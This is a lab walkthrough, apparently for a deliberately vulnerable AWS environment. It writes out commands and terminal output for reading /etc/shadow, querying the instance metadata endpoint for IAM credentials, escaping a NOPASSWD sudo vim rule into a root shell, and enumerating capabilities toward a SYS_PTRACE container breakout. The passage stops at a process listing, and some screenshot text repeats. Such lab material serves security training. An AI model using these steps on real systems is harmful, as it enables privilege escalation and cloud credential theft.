Objective

Break out from the container to obtain AWS Instances' IAM Credentials.

Solution

- We have already in the previous manual established a php reverse shell. But we are still inside a container with a restricted user. We will need to escalate our privileges and try to break out of the container.
- To break out of the container after escalating our privileges to the root user we will utilize the SYS_PTRACE capability provided to the container.
- After breaking out of the container we can use IMDS (Instance Metadata Service) to get the AWS credentials of the host instance.


Escalating Privilege to root user

- On exploring the current users' environment, we aren't able to do much as the `www-data` user.

```
cd root
cat /etc/shadow
curl -m 5 http://169.254.169.254/latest/meta-data/
```

We can't view the /root directory, the /etc/shadow file, or even get a response from the IMDS endpoint. The IMDS endpoint is used to get metadata about the instance to facilitate its management and configuration. It is by accessing this endpoint that we will be able to get credentials for the EC2 instance's attached role.


```
URL: http://169.254.169.254/latest/meta-data/
```



```
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-8.0.24.tar.xz
ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v4/15ff2201-ffae-41ea-993f-e91c7c4dc4d5
ECS_CONTAINER_METADATA_URI=http://169.254.170.2/v3/15ff2201-ffae-41ea-993f-e91c7c4dc4d5
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
RDS_ENDPOINT=aws-goat-db.cql1aakdcqwt.us-east-1.rds.amazonaws.com
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html
PHPIZE_DEPS=autoconf            dpkg-dev                file            g++             gcc             libc-dev                make            p
kg-config               re2c
PHP_SHA256=8e6a63ac9cdabe4c345b32a54b18f348d9e50a1decda217faf2d61278d22f08b
APACHE_ENVVARS=/etc/apache2/envvars
$
$ whoami
www-data
$
$ cd root
/bin/sh: 23: cd: can't cd to root
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$
$ curl -m 5 curl http://169.254.169.254/latest/meta-data/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: curl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:04 --:--:--     0
curl: (28) Connection timed out after 5000 milliseconds
$ 
```

- As we are inside a container, we can check for capabilities provided to the docker container.

```
capsh --print
```



```
$
$ whoami
www-data
$
$ cd root
/bin/sh: 23: cd: can't cd to root
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$
$ curl -m 5 curl http://169.254.169.254/latest/meta-data/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: curl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:04 --:--:--     0
curl: (28) Connection timed out after 5000 milliseconds
$ capsh --print
Current: =
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable
,cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_
ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write
,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Current IAB:
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=33(www-data) euid=33(www-data)
gid=33(www-data)
groups=33(www-data)
Guessed mode: UNCERTAIN (0)
```

The `Current: =` field is empty this could also be a reason of us not having sufficient privileges.

- We can try to switch to root:

```
sudo su
```


But we can't do that either

- We can try to list commands that we are allowed to run as superuser on the host.

```
sudo -l
```

- The current user can run vim on the /var/www/html/documents directory as root without using a password. This can allow us to escalate our privileges as vim in itself does feature an internal command line executor.

```
(root) NOPASSWD: /usr/bin/vim /var/www/html/documents
```


ubuntu@ip-172-31-96-156: ~
File Actions Edit View Help
ubuntu@ip-172-31-96-156: ~
kali@kali: ~
kali@kali: ~


```
ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write
,cap_audit_control,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Current IAB:
Securebits: 00/0×0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=33(www-data) euid=33(www-data)
gid=33(www-data)
groups=33(www-data)
Guessed mode: UNCERTAIN (0)
$
$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
$
$ sudo -l
Matching Defaults entries for www-data on 55b297264848:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 55b297264848:
    (root) NOPASSWD: /usr/bin/vim /var/www/html/documents
$
$ sudo /usr/bin/vim /var/www/html/documents
```

- Now we can try to get root access by running vim on the `/var/www/html/documents` directory with root privileges using the following command:

```
sudo /usr/bin/vim /var/www/html/documents
```

- Here we can try to spawn a shell through vims' internal command line executor by using the command after pressing the key:

```
:! /bin/sh
```




```
" ============================================================================
" Netrw Directory Listing                                        (netrw v170)
"   /var/www/html/documents
"   Sorted by      name
"   Sort sequence: [\/]$,\<core\%(\.\d\+\)\=\>,\.h$,\.c$,\.cpp$,\~\=\*$,*,\.o$,\
"   Quick Help: <F1>:help  -:go up dir  D:delete  R:rename  s:sort-by  x:special
" ==============================================================================
^[:! /bin/sh
./
payslips/
reimbursments/
Salary-Payslip.pdf*
~
~
~
~
~
~
~
~
~
~
~
"/var/www/html/documents" is a directory                      8,1           All
```

- We haven't come across an error, and have spawned a new shell. Run the below-mentioned commands to check if we have escalated our privileges.

```
whoami
id
```

And Hooray! we can see we are root here, but our task is not over yet. We need to break out of this container, so let's again try to list the capabilities for this docker container.

```
capsh --print
```




```
~
~
~
~
~
~
~
~
~
:! /bin/sh
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)

capsh --print
Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chr
oot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sy
s_chroot,cap_sys_ptrace,cap_mknod,cap_audit_write,cap_setfcap
Ambient set =
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_module,!cap_sys_ra
wio,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!
cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: UNCERTAIN (0)
```


We can now see the `Current:` set of capabilities and one of those is `SYS_PTRACE`. Thus this container can debug processes.

- Let's first list out the processes.

```
ps -ef
```



```
Guessed mode: UNCERTAIN (0)

ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 08:51 ?        00:00:02 /usr/lib/systemd/systemd --switched-root --system --deserialize 21
root         2     0  0 08:51 ?        00:00:00 [kthreadd]
root         4     2  0 08:51 ?        00:00:00 [kworker/0:0H]
root         6     2  0 08:51 ?        00:00:00 [kworker/0:1H]
root         7     2  0 08:51 ?        00:00:00 [mm_percpu_wq]
root         8     2  0 08:51 ?        00:00:00 [ksoftirqd/0]
root         9     2  0 08:51 ?        00:00:00 [rcu_sched]
root        10     2  0 08:51 ?        00:00:00 [rcu_bh]
root        11     2  0 08:51 ?        00:00:00 [migration/0]
root        12     2  0 08:51 ?        00:00:00 [watchdog/0]
root        13     2  0 08:51 ?        00:00:00 [cpuhp/0]
root        15     2  0 08:51 ?        00:00:00 [kdevtmpfs]
root        16     2  0 08:51 ?        00:00:00 [netns]
root        17     2  0 08:51 ?        00:00:00 [kworker/u30:1]
root       193     2  0 08:51 ?        00:00:00 [khungtaskd]
root       194     2  0 08:51 ?        00:00:00 [oom_reaper]
root       195     2  0 08:51 ?        00:00:00 [writeback]
root       197     2  0 08:51 ?        00:00:00 [kcompactd0]
root       198     2  0 08:51 ?        00:00:00 [ksmd]
root       199     2  0 08:51 ?        00:00:00 [khugepaged]
root       200     2  0 08:51 ?        00:00:00 [crypto]
root       201     2  0 08:51 ?        00:00:00 [kintegrityd]
root       203     2  0 08:51 ?        00:00:00 [kblockd]
root       545     2  0 08:51 ?        00:00:00 [xen-balloon]
root       556     2  0 08:51 ?        00:00:00 [md]
root       559     2  0 08:51 ?        00:00:00 [edac-poller]
root       564     2  0 08:51 ?        00:00:00 [watchdogd]
89         633  3844  0 10:31 ?        00:00:00 pickup -l -t unix -u
root       705     2  0 08:51 ?        00:00:00 [kauditd]
root       711     2  0 08:51 ?        00:00:00 [kswapd0]
```

